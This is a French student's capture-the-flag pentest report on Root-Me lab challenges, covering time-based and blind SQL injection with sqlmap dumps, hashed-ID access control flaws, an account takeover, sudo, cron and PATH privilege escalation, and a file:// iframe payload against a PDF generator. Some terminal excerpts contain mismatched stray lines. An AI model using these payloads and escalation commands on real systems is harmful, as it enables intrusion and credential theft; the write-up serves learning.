


Rapport SAE pentesting

Réalisé par : Gabin DI GUSTO

SQL Injection - Time based

Dans un premier temps, je me suis directement dirigé vers la page *Forgot Password*. Le premier réflexe que j'ai eu a été de rentrer plusieurs pseudos afin de voir si je pouvais obtenir une quelconque information sur le login du compte administrateur, mais que je mette *admin*, *test* ou n'importe quel autre pseudo, le résultat était toujours le même (*mettre un screen*). J'ai donc pris une autre voie. J'ai commencé à envoyer des requêtes SQL basiques telles que `test' OR 1=1 --`, mais rien ne fonctionnait. J'ai alors essayé des requêtes SQL permettant de temporiser le serveur pendant un certain temps. J'ai d'abord testé des injections du type `test' AND IF(1=1, SLEEP(5), 0) --`, ainsi que d'autres encore, mais rien ne marchait jusqu'à ce que j'utilise l'injection suivante : `test' AND (SELECT 1 FROM (SELECT SLEEP(5))x) --`. Après cela, j'ai eu la confirmation que le champ était vulnérable. À partir de ce moment-là, la logique a été de poser des questions de type Oui ou Non à la base de données : si la réponse était oui, le site mettait 5 secondes à répondre, et si la réponse était non, le site répondait instantanément. Dans un premier temps, j'ai posé des questions basiques et je me suis demandé s'il existait une table *users*, car c'est un nom de table fréquent. J'ai donc utilisé l'injection suivante pour le vérifier : `test' AND (SELECT 1 FROM (SELECT SLEEP(IF((SELECT COUNT(*) FROM information_schema.tables WHERE table_schema = DATABASE() AND table_name = 'users') = 1, 5, 0)))x) --`, et le site a mis 5 secondes à répondre, ce qui indique qu'il existe bien une table *users* dans la base de données.



The screenshot shows a web browser window with multiple tabs open. The active tab is titled "SQLi - Time Based" and displays a "Forgot password" form for the domain "Rootflix". The form has a single input field labeled "Username" containing the value "@ test' AND [SELECT 1 FROM [SELECT SLEEP(IF([SELEC..."). Below the input field are two buttons: "Go back to login" and a red "Reset password" button. The browser's address bar shows the URL "instance-019ba273-800f-71df-9ce4-66507f31ba06.challenges.root-me.pro/forgot-password". The top of the browser window shows various icons and the status bar indicates "Enregistrez vos sites préférés dans la barre de favoris pour y accéder facilement. Importer des favoris maintenant...".

Pour automatiser l'ensemble des questions nécessaires à poser afin d'obtenir le compte et le mot de passe administrateur, nous avons utilisé l'outil sqlmap. Dans un premier temps, j'ai exécuté une commande afin d'identifier quelles colonnes étaient présentes dans la table *users* :

```
sqlmap -u
```

```
"https://instance-019b98be-dddc-7021-abeb-4106f856249a.challenges.root-me.pro/forgot-password" --data="username=test*" --dbms=mysql --technique=T --time-sec=5 --tamper=space2comment --batch -T users --columns
```

[13:05:20] [INFO] Retrieved. Text	
Database: mysql	
Table: users	
[3 columns]	
Column	Type
id	int(11)
password	text
username	text

une fois avoir obtenue les colonnes, j'ai effectué la requête suivante pour obtenir le login et le mot de passe des différents utilisateurs :

```
sqlmap -u
```

```
"https://instance-019b98be-dddc-7021-abeb-4106f856249a.challenges.root-me.pro/forgot-password" --data="username=test*" --dbms=mysql --technique=T --time-sec=5 --tamper=space2comment --batch -D mysql -T users -C "username,password" --dump
```

[13:53:06] [INFO] using default dictionary	
do you want to use common password suffixes? (slow!) [y/N] N	
[13:53:06] [INFO] starting dictionary-based cracking (md5_generic_passwd)	
[13:53:06] [INFO] starting 4 processes	
[13:53:14] [WARNING] no clear password(s) found	
Database: mysql	
Table: users	
[4 entries]	
username	password
kevin	117f15cbcd9564aa308efa9dfddd0b4f
kim	26e6f3726b38524e48a60d688ca8301f
jordan	46001e5bdff25f52275cc9c58561c0a
admin	b6b28adbc1378a8a4119fc0239906cd3

Une fois les identifiants administrateur obtenus, je me suis simplement connecté au compte, puis j'ai cliqué sur un film afin d'obtenir le flag.

A movie poster for "Terminal Impact". It features a man (Hugh Jackman) in the foreground, looking intensely at the camera with a determined expression. Behind him is a woman (Dichen Lachman) holding a handgun. They are positioned in front of a large, intense fire or explosion. In the background, two black helicopters are flying through a dark, smoke-filled sky. The overall atmosphere is dramatic and action-oriented.

Terminal Impact

Description

In a futuristic megalopolis, a stuntman is forced to become a hero in spite of himself.

Ratings



Admin

Congrats ! Flag: [RM{6f03004936dbd5dde99e5ba8eef45d24}](#)

API - Broken Access - Hash


Dans un premier temps, j'ai commencé par me balader sur le site tout en utilisant Burp Suite, en observant les différentes requêtes interceptées. J'ai donc commencé par me créer un compte et, lorsque je suis arrivé sur la section "My Records", j'ai remarqué une requête qui contenait un hash.



Pretty Raw Hex

1 GET /api/patients/a94a8fe5ccb19ba61c4c0873d391e987982fbbd3
HTTP/2
2 Host:


J'ai utilisé Hashcat afin de déchiffrer le hash suivant pour voir à quoi il correspondait. Pour cela, j'ai d'abord placé le hash dans un fichier nommé hash.txt, puis j'ai exécuté la commande suivante : hashcat -a 3 -m 100 hash.txt. Ensuite, afin d'afficher le résultat, j'ai utilisé la commande : hashcat -m 100 hash.txt --show.



```
(kali㉿kali)-[~/Téléchargements]
$ hashcat -m 100 hash.txt --show
5. Accept: /*/
a94a8fe5ccb19ba61c4c0873d391e987982fbbd3:test
```

Après avoir vu le résultat, je me suis rendu compte que ce hash correspondait au nom d'utilisateur que j'avais renseigné. À ce moment-là, je me suis dit que si je parvenais à remplacer mon hash par celui de l'administrateur, je pourrais alors récupérer le flag. Dans un premier temps, il fallait donc trouver le nom d'utilisateur de l'administrateur. Pour cela, à l'aide de Burp Suite, j'ai modifié la requête suivante :

GET /api/patients/a94a8fe5ccb19ba61c4c0873d391e987982fbbd3
en GET /api/patients,
ce qui m'a retourné la réponse suivante



```
[
  {
    "name": "Dr. Marie Dubois",
    "role": "doctor"
  },
  {
    "name": "test",
    "role": "patient"
  }
]
```


Une fois le nom du compte administrateur obtenu, je l'ai hashé en SHA-1 afin d'obtenir la valeur correspondante, en utilisant la commande suivante :

```
echo -n "Dr. Marie Dubois" | sha1sum
```

et j'ai obtenu le hash suivant

```
(kali㉿kali)-[~/Téléchargements] 9 from Deb  
$ echo -n "Dr. Marie Dubois" | sha1sum  
bf809a8be49b07f7d0a3c9e25ef30fa7dd9d2ed -  
SILENT: Defaulting to no-operation (NOP) logger.
```

puis dans le lien j'ai rajouté ça `api/patients/bfb809a8be49b07f7d0a3c9e25ef30fa7dd9d2ed` et j'ai obtenu le résultat suivant :



The screenshot shows a JSON viewer interface with the following data:

Save	Copy	Collapse All	Expand All	Filter JSON
id:	"bf809a8be49b07f7d0a3c9e25ef30fa7dd9d2ed"			
last_consultation:	"2025-07-04"			
license_number:	"MED-2025-001"			
patient_name:	"Dr. Marie Dubois"			
role:	"doctor"			
secret_note:	"RM{12913e70f929646b257368f20f036567}"			
specialty:	"Cardiology"			
status:	"Active"			

BLE - Contrôles incohérents

Dans un premier temps, j'ai commencé par installer le code source mis à disposition, puis j'ai recherché d'éventuelles failles au sein de celui-ci. C'est ainsi que, dans le fichier app.py, j'ai identifié la fonction suivante, qui présentait un comportement intéressant du point de vue de la sécurité :

```
def update_username(username: str, new_username: str):
    return db.Update("users",{
        "username": new_username,
    }).Where({
        "username": username
    }).exec()
```

La fonction update_username utilise le champ username comme identifiant pour mettre à jour un compte utilisateur. Or, le username n'est ni unique ni immuable et aucune vérification n'est effectuée pour s'assurer que le nouveau username n'existe pas déjà. Cela permet à un utilisateur de changer son propre login vers celui d'un autre compte existant, notamment admin, créant ainsi une collision de comptes. Comme les opérations sensibles (changement de mot de passe, authentification) reposent également sur le username, cette collision permet de modifier le mot de passe du compte administrateur et d'en prendre le contrôle, menant à une élévation de priviléges.

Après avoir découvert cette vulnérabilité dans le code source, je me suis rendu sur le site afin de l'exploiter. J'ai tout d'abord créé un compte utilisateur, puis je me suis connecté à celui-ci. Dans la section My Profile, j'ai modifié mon nom d'utilisateur pour le remplacer par admin. Je me suis ensuite déconnecté puis reconnecté avec ce nouvel identifiant. De retour dans la section My Profile, j'ai cette fois modifié mon mot de passe. À ce moment-là, les deux comptes administrateur se sont retrouvés confondus, ce qui m'a permis, lors de la reconnexion avec le compte admin, d'accéder à la session administrateur, au sein de laquelle se trouvait le flag.

The screenshot shows a web application interface with a navigation bar at the top. The navigation bar items are: Admin (highlighted in red), My profile, The roles, The marketplace, and My cart [0]. Below the navigation bar, the main content area has a header 'Admin'. Underneath the header, there is a section titled 'Controlling crypto exchange rates' with a small green diamond icon. A note below it says: 'TODO: Control the market and get rich by influencing crypto-currency exchange rates.' Another section titled 'Keeping my secrets safe' with a lock icon follows. A note below it says: 'If you're seeing this, you're probably the administrator, but just in case, please don't share this with anyone.' At the bottom of this section, there is a list: '- My password: Mon3yM0ney123' and '- The flag: RM{4cd739a3830f2a4c3b0219c486e7617a}'.

Linux Privesc - Sudo

Pour ce challenge, le premier réflexe que j'ai eu a été d'exécuter la commande suivante : sudo -l pour voir les commandes sudo disponibles

```
permitted by user's /etc/sudoers.  
user@challenge:~$ sudo -l  
Matching Defaults entries for user on challenge:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/us  
r/bin\:/sbin\:/bin,  
    use_pty  
  
User user may run the following commands on challenge:  
    (root) NOPASSWD: /usr/bin/ghc
```

J'ai constaté que l'utilisateur pouvait exécuter /usr/bin/ghc sans mot de passe. Or, ghc est un outil permettant de compiler et d'exécuter du code, ce qui représente un vecteur d'élévation de priviléges. J'ai alors exécuté une commande exploitant cette particularité, ce qui m'a permis d'obtenir un shell interactif.

```
sudo /usr/bin/ghc -e 'System.Process.callCommand "/bin/sh"'
```

```
(root) NOPASSWD: /usr/bin/ghc  
user@challenge:~$ sudo /usr/bin/ghc -e 'System.Process.callComm  
and "/bin/sh"'  
# |
```

Après cela, j'ai exécuté la commande whoami afin de vérifier mon identité, et j'ai constaté que j'étais connecté en tant que root.

```
user@challenge:~$ sudo /usr/bin/ghc -e 'System.Process.callComm  
and "/bin/sh"'  
# whoami  
root  
# |
```

Après cela, je me suis rendu dans le répertoire /root et j'ai exécuté la commande cat flag.txt, ce qui m'a permis d'accéder au flag.

```
# cd /root  
# ls  
flag.txt  
# cat flag.txt  
RM{dfe32e0ecc19d612f27fe88eaee58cb}# |
```

Privilege Escalation - Crontab

Dans un premier temps, j'ai exécuté la commande cat /etc/crontab, qui permet d'afficher le contenu du fichier de configuration des tâches cron du système, afin d'identifier quelles commandes sont exécutées automatiquement, à quelle fréquence et avec quels privilèges. En effet, cron est un service Linux qui permet d'exécuter automatiquement des scripts de manière régulière.

```
user@challenge:~$ cat /etc/crontab
SHELL=/bin/bash
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

* * * * * root /opt/scripts/backup.sh
user@challenge:~$ |
```

Sur ce screen, on peut observer qu'une tâche cron système exécute le script /opt/scripts/backup.sh toutes les minutes (* * * * *) avec les privilèges root. J'ai ensuite exécuté la commande ls -la /opt/scripts/backup.sh et je me suis rendu compte que je disposais des permissions d'écriture sur ce script, ce qui représente une opportunité d'élévation de privilèges.

```
user@challenge:~$ ls -la /opt/scripts/backup.sh
-rwxrwxr-x 1 root user 674 Jul 13 18:18 /opt/scripts/backup.sh
user@challenge:~$ whoami
user
user@challenge:~$ |
```

Comme le cron s'exécute avec les privilèges root, j'ai supprimé le script initial backup.sh et je l'ai remplacé par un script malveillant qui ouvre le fichier /root/flag.txt et enregistre son contenu dans /tmp/flag.txt, étant donné que le répertoire /tmp est accessible en écriture par tous les utilisateurs. Cette action a été réalisée à l'aide de la commande suivante.
printf '#!/bin/bash\nncat /root/flag.txt > /tmp/root-flag.txt\n' > /opt/scripts/backup.sh

puis on attend une minute que le cron s'exécute et on a accès au flag

```
user@challenge:~$ cat /opt/scripts/backup.sh
#!/bin/bash
cat /root/flag.txt > /tmp/root-flag.txt
user@challenge:~$ ls /tmp
root-flag.txt
user@challenge:~$ cat /tmp/root-flag.txt
RM{ebd7fb68d1b1595c9ef23b980335c74e}user@challenge:~$ |
```

Privilege Escalation - SUID Bit

Tout d'abord, j'ai commencé par vérifier mon identité en exécutant la commande whoami, qui m'a indiqué que j'étais un utilisateur standard.

```
permitted by applicable law.  
user@challenge:~$ whoami  
user
```

Puis je me suis rendu dans le répertoire /opt, où j'ai remarqué la présence de deux fichiers, ai_assistant et ai_assistant.c. L'un des deux était illisible, tandis que l'autre était parfaitement lisible. J'ai constaté que je disposais des droits de lecture et d'exécution sur le fichier illisible, alors que je n'avais que les droits d'écriture sur le fichier lisible. J'ai donc exécuté le fichier illisible et je me suis rendu compte que les deux programmes avaient exactement le même comportement. Le fichier lisible était le suivant :

```
:/opt$ cat ai_assistant.c  
#include <stdio.h>  
#include <stdlib.h>  
#include <string.h>  
#include <unistd.h>  
  
int main() {  
    setuid(0);  
    setgid(0);  
  
    printf("Hello, I'm your new AI assistant.\n");  
    printf("Let me check who am I...\n");  
  
    char *args[] = {"./ai_assistant", "-c", "whoami", NULL};  
    execv("./ai_assistant", args);  
  
    printf("I'll be ready in a few years. Can you wait a little??\n");  
    return 1;  
}  
user@challenge:/opt$ |
```

et l'exécution du fichier illisible :

```
user@challenge:/opt$ ./ai_assistant  
Hello, I'm your new AI assistant.  
Let me check who am I...  
root  
user@challenge:/opt$ |
```

On peut constater que lorsque j'exécute le script, celui-ci indique que je suis root, ce qui signifie qu'il s'exécute avec les privilèges root. De plus, en analysant le code source, on remarque une faille de sécurité : le chemin absolu de la commande whoami n'est pas spécifié. Afin de récupérer le flag, j'ai donc exploité cette faiblesse en créant un faux

whoami. Pour cela, dans le répertoire /tmp, j'ai créé un fichier nommé whoami contenant la commande cat /root/flag.txt, puis j'ai rendu ce fichier exécutable afin qu'il soit appelé à la place du binaire légitime lors de l'exécution du script.

```
user@challenge:/opt$ echo '#!/bin/bash' > /tmp/whoami
user@challenge:/opt$ echo 'cat /root/flag.txt; /bin/whoami' >> /tmp/whoami # Fake + real
user@challenge:/opt$ chmod +x /tmp/whoami
user@challenge:/opt$ |
```

Ensuite, j'ai modifié la variable d'environnement PATH afin que mon faux binaire whoami soit prioritaire sur le binaire légitime, à l'aide de la commande PATH=/tmp:\$PATH. Après cela, j'ai exécuté le programme ai_assistant, ce qui m'a permis de récupérer le flag.

```
user@challenge:/opt$ ./ai_assistant
Hello, I'm your new AI assistant.
Let me check who am I...
RM{f7beefbca42aff816a1914a1589226d2}root
user@challenge:/opt$ |
```

SQL Injection - En aveugle

Dans un premier temps, je me suis rendu sur la page /forgot-password. Puis, dans le champ username, j'ai entré le pseudo test et le site m'a indiqué que ce pseudo n'existait pas.

Forgot password

Error: This user does not exists.

Username

@ Username

[Go back to login](#)

[Reset password](#)

Alors, j'ai testé avec admin et le site m'a confirmé qu'il existait bien un compte admin.

Forgot password

A link to change your password has been sent to the email address associated with this account.

Username

@ Username

[Go back to login](#)

[Reset password](#)

Puis, j'ai testé des injections basiques du type test' OR 1=1 --, et cela m'a affiché le résultat suivant.

Forgot password

A link to change your password has been sent to the email address associated with this account.

Username

@ Username

[Go back to login](#)

[Reset password](#)

Comme OR 1=1 est toujours vrai, le site m'a bien indiqué qu'un lien serait envoyé. À partir de ce moment-là, la logique a été de poser des questions auxquelles on ne pouvait répondre que par oui ou par non. Si la réponse était oui, le site renvoyait le message "A link to change your password has been sent to the email address associated with this account.", sinon cela signifiait que la réponse était non. Grâce à cette logique, il était possible de récupérer de nombreuses informations sur la base de données, par exemple savoir si la première lettre du nom d'une table était "u". Afin d'automatiser l'ensemble de ces requêtes, j'ai utilisé sqlmap en exécutant la commande suivante :

```
sqlmap -u  
"https://instance-019ba3e2-78e9-72e8-969e-e1a7e5b6bdf1.challenges.root-me.pro/forgot-pa  
ssword" --data="username=admin" --method=POST --technique=B --dbms=sqlite --string="A  
link to change your password has been sent" --no-cast --flush-session --dump --batch
```

Le paramètre -u désigne l'URL précise l'endroit à testé, tandis que l'option --data="username=admin" indique que la requête HTTP envoie une donnée via le paramètre username, potentiellement injectable, avec la méthode POST définie grâce à --method=POST. L'option --technique=B force l'utilisation d'une injection SQL aveugle. Afin de distinguer les réponses vraies des réponses fausses lors de ces tests, le paramètre --string est utilisé pour indiquer à sqlmap que la présence du message "*A link to change your password has been sent*" correspond à une condition SQL vrai. Le type de système de base de données est imposé avec --dbms=sqlite, ce qui permet d'optimiser les tests en évitant des requêtes inutiles pour d'autres SGBD. L'option --no-cast est ajoutée pour désactiver les conversions de type automatiques, souvent problématiques avec SQLite, afin d'assurer une extraction plus fiable des données. Le paramètre --flush-session permet de supprimer toute session précédente enregistrée par sqlmap et de repartir sur une analyse propre, tandis que --dump demande l'extraction des données contenues dans la base une fois l'injection confirmée. Enfin, l'option --batch active le mode automatique, évitant toute interaction manuelle et garantissant une exécution fluide et reproductible de la commande.

```
[19:16:33] [WARNING] no clear password(s) found
Database: <current>
Table: users
[4 entries]
+---+-----+-----+
| id | password          | username |
+---+-----+-----+
| 1  | fe28772b421ec244c1ea314adc848a12 | antoine  |
| 2  | 11f9856aa4de14bf15eb4456b349b924 | sabrina   |
| 3  | e0f586f2c916b7dc0fb17941a0f6c80b | stan      |
| 4  | 455bbb4d97224b065428c8b201827dcb | admin     |
+---+-----+-----+
```

Une fois le mot de passe administrateur trouvé, je me suis connecté au compte et j'ai cliqué sur un film afin de trouver le flag.


Terminal Impact



Description

In a futuristic megalopolis, a stuntman is forced to become a hero in spite of himself.

Ratings


★★★★★

Admin


Congrats ! Flag: RM{b9f8ba308223221738b559e05cf3ed07}

XSS - Server-Side

Lorsque je suis arrivé sur le challenge, j'ai d'abord commencé par me créer un compte. En allant dans mon profil, j'ai vu que je pouvais ajouter une description et exporter mon profil en PDF. Étant donné que le PDF était mentionné dans le sous-titre du challenge, j'ai rapidement compris que la vulnérabilité se situait à cet endroit. J'ai donc commencé par insérer des balises HTML simples, telles que **test**, et après avoir exporté mon profil, le mot *test* apparaissait bien en gras dans le document.



puis j'ai testé une injection du type
et le résultat que j'ai eu a été le suivant



Failed to generate PDF

Ce comportement indique que le moteur de génération a planté. Afin d'obtenir davantage d'informations sur ce moteur de génération, ce qui me permettra d'augmenter mes chances de trouver le bon payload, j'ai utilisé l'outil exiftool en exécutant la commande suivante :

```
(kali㉿kali)-[~/Téléchargements]
$ exiftool -Creator profile.pdf
Creator : wkhtmltopdf 0.12.6
Description : is an official
```

Le moteur de génération utilisé est donc wkhtmltopdf et, en effectuant des recherches, notamment à l'aide de l'IA, j'ai appris que les chemins locaux comme file:///flag.txt avaient une chance de fonctionner. J'ai alors conçu le payload suivant : <iframe src="file:///flag.txt"></iframe>. En exportant mon profil après l'avoir injecté, j'ai réussi à récupérer le flag.




EXIF - Christmas House

Dans un premier temps, j'ai téléchargé l'image mise à disposition, puis j'ai exécuté la commande suivante : exiftool -Make -Model exif-christmas-house.jpg. Cette commande m'a permis d'obtenir la marque et le modèle de l'appareil photo utilisé. Le flag correspondait à la marque du téléphone, à savoir Fairphone.

```
(kali㉿kali)-[~/Téléchargements]
$ exiftool -Make -Model exif-christmas-house.jpg
Make          : Fairphone
Camera Model Name loading tamper: FP5le 'space2comment'
custom injection marker ('*') found in POST body. Do you want to process it?
```

ODT - CropTop

Pour ce challenge, j'ai simplement ouvert le fichier dans Word, puis j'ai effectué un clic droit sur l'image et je l'ai rognée en hauteur jusqu'à faire apparaître le flag.



(ce rapport a été relu par l'ia)